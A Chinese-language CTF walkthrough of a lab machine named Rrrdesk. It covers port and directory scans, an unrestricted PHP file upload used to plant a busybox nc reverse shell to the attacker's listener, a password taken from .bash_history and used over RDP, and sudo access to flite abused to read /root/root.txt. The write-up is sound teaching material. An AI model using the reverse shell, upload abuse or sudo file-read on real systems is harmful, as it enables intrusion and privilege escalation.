群友靶机-Rrrdesk

1 信息收集

1.1 Nmap 端口扫描

```
┌──(root㉿kali)-[~]
└─# nmap -sV -T4 192.168.19.142 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-11 11:24 EDT
Nmap scan report for 192.168.19.142
Host is up (0.00036s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.62 ((Debian))
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 08:00:27:F4:4A:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel,
cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.67 seconds
```

1.2 Dirsearch 目录扫描


```
Target: http://192.168.19.142/

[23:28:53] Starting:
[23:29:05] 302 -    0B  - /upload.php  ->  index.php
[23:29:06] 200 -  911B  - /back.zip
[23:29:06] 301 -  318B  - /uploads  ->  http://192.168.19.142/uploads/
```

2 User

2.1 获取www用户权限

访问界面后发现是一个文件上传系统



文件上传靶机系统

测试安全文件上传功能

上传文件

点击或拖放文件到此处

尚未选择文件

上传文件

欢迎使用

这是一个专门用于安全测试的文件上传平台。
您可以上传任何类型的文件以进行测试。

✓ 自由上传

上传任何类型的文件，包括脚本、文档、图片等

🔒 安全存储

所有上传的文件会被安全地存储在服务器上

⚙ 技术测试

设计用于文件上传相关的安全功能测试

文件上传靶机系统 © 2025

但是上传文件后并没有发现返回文件名称

扫目录后发现疑似源码的 `zip` 压缩包，下载 `/back.zip` 并解压后可发现

/index.php /upload.php 两php文件源码

```php
<?php
$upload_dir = '/var/www/webdav/uploads/';
$filename = $_FILES['file']['name'];
$tmp_name = $_FILES['file']['tmp_name'];

if (!empty($filename)) {
    // 生成MD5文件名（保留原扩展名）
    $file_ext = pathinfo($filename, PATHINFO_EXTENSION);
    $new_name = md5(pathinfo($filename, PATHINFO_FILENAME)) . ($file_ext ?
".$file_ext" : '');

    // 移动文件到上传目录
    if (move_uploaded_file($tmp_name, $upload_dir . $new_name)) {
        echo "Upload ok";
    } else {
        echo "文件上传失败！";
    }
} else {
    header("Location: index.php");
}
?>
```

通过对源码分析，可发现该上传点只是将上传文件的文件名进行MD5编码，并且保留了文件后缀

所以我们上传一个 `cmd.php` 准备反弹shell

```
busybox nc 192.168.19.190 1234 -e /bin/bash
```

攻击机开启nc监听

```
nc -lvp 1234
```

接下来再访问 `/uploads/dfff0a7fa1a55c8c1a4966c19f6da452.php` 就能获取shell了

获取 `shell` 后可在 `/home/lemon` 看到 `user.txt`

```
www-data@Rrrdesk:/home/lemon$ cat user.txt
flag{user-9ffbf43126e33be52cd2bf7e01d627f9}
```

3 Root

3.1 获取lemon用户权限

我们在 `lemon` 用户中获取到了 `user.txt` ，所以我们先看看 lemon 中的文件有什么信息

然后我们就能够在 `.bash_history` 文件中发现疑似密码 `speaker`

```
www-data@Rrrdesk:/home/lemon$ cat .bash_history
....
echo speaker | md5sum
ls -al
echo speaker | passwd
id
....
```

同时在查看家目录时候感觉有点不太对，发现有 Desktop 、Downloads

```
www-data@Rrrdesk:/home/lemon$ ls
Desktop    Downloads  Pictures  Templates  user.txt
Documents  Music      Public    Videos     thinclient_drives
```


同时 `ssh`、 `su` 均使用不了

又联想上了最开始端口扫描的 3389 端口，于是使用 mstsc windows远程桌面连接 连接下，输入用户名和密码 `lemon:speaker` ，成功远程连接上

3.2 读取root.txt

连接上之后启动终端

照例先看看 `sudo -l`



```
lemon@Rrrdesk:~$ sudo -l
Matching Defaults entries for lemon on Rrrdesk:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lemon may run the following commands on Rrrdesk:
    (ALL) NOPASSWD: /usr/bin/flite
```


发现有个 `flite`

通过查询可以发现，在linux下通过 `flite` 命令可以使用文字转语音功能，能够将文件转为语言并播放出来

这个时候我们就有读取flag的思路了，因为`flite`有 sudo 权限，所以我们只需要直接让 `flite` 读取`/root/root.txt` 即可

当然如果英语不好，也可以加一个 -add_lex 直接读取

```
sudo flite -add_lex /root/root.txt
```



```
lemon@Rrrdesk:~$ sudo flite -add_lex /root/root.txt
add_addenda: lex cmu: expected ":" in flag{root-68b329da9893e34099c7d8ad5cb9c940}
```